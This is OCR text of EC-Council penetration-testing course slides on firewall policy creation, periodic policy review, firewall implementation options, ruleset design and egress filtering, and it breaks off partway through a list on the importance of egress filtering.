
Build a firewall that handles application traffic like web, email, or Telnet The policy should explain how the firewall is to be updated and managed. The steps involved in creating a firewall policy are as follows:

- **Step 1:** Identify the network applications that are of utmost importance.
- **Step 2:** Identify the vulnerabilities that are related to the network applications.
- **Step 3:** Prepare a cost-benefit analysis to secure the network applications.
- **Step 4:** Create a network application traffic matrix to identify the protection method.
- **Step 5:** Create a firewall ruleset that depends on the application's traffic matrix.

Checklist: Implementing a basic firewall policy

- Always confirm that the policies implemented meet the needs of the organization.
- Always create one or more firewall rules for inbound traffic to allow voluntary inbound network traffic.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Periodic Review of Information Security Policies


Firewall policies should align with day-to-day advancements in threat levels to deploy a protected network. You must verify the policy defining the processes regularly to check if they are able to combat any new risks and attacks.

Create periodic reviews for information security policies to achieve accuracy and timeliness. Review and update information security policies every six months. If a firewall's application is upgraded, then the firewall's ruleset must be formally changed. Firewall installations, along with systems and other resources, should be audited on a regular basis.

Periodic reviews should include:

- Actual audits and vulnerability assessments of production
- Backup infrastructure components
- Computer systems

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Firewall Implementation

Administrators need to ensure they deploy the firewall according to the security policies of the organization. Administrators should also alert the users of the deployment of the firewall. Add the security policy of the firewall to the network's overall policy and any configuration changes which happened during implementation should also be included. Employing a phased approach to deploy multiple firewalls on a network helps detect and resolve issues regarding conflicting policies.

Firewalls can be implemented in two different ways as follows:

- **Appliance-based firewall**
  - Is more secure than those implemented on top of the commercial operating system.
  - Does not suffer from any security vulnerabilities associated with the underlying operating system.
  - Uses Application-Specific Integrated Circuit (ASIC) technology.
- **Commercial Operating System**
  - Firewalls implemented on a commercial operating system are highly scalable.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Build a Firewall Ruleset

You should build rulesets that support and implement the organization's firewall policy while offering better performance. These should be specific and dependent on the network traffic they interact with and include information such as traffic types required and protocols used for management purposes. The type of firewall and specific products affect the ruleset's development process.


Most firewall platforms use rulesets as their common system for implementing security controls. The contents of the firewall ruleset will establish the functionality of the firewall.

Based on the firewall's platform architecture, firewall rulesets contain the following information:

- Source address of the packet
- Destination address of the packet
- Type of traffic

The ruleset should ensure that port filtering is performed both at the outer edge of the network, and inside the network. The ruleset should also be capable of raising an alert if a user logs on or changes any of the rules.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Egress Filtering and its Importance

The word "Egress" means going out or outgoing, therefore, egress filtering refers to monitoring and filtering the outgoing data packets to restrict unwanted or suspicious packet from leaving a network. As this technique needs to filter the network, the network administrators must provide rule-based criteria that enables filtering. This filtering is disabled in the firewalls by default and the network admins must enable the option.

Uses of Egress filtering are as follow:

- Using egress filtering, any local system that is infected with malware could be restricted from sending its traffic outside.
- Using egress filtering, a network administrator could stop or block a service for a period.
- Using egress filtering, the local systems in a network could be secured and stop them from being used for performing attacks such as DDoS Attacks, Botnets, etc.
- Using egress filtering, a network administrator can find unauthorized activities on the network.

Egress filtering monitors and controls the flow of information transferred from one network to another. Routers, firewall or similar edge device examines the TCP/IP packets that are being sent out of the internal network. The packets are not permitted to leave if it can't fulfill the security rules. It means -they are denied "egress".

Importance of Egress filtering:

- It does not allow the transfer of unwanted traffic out to the Internet.

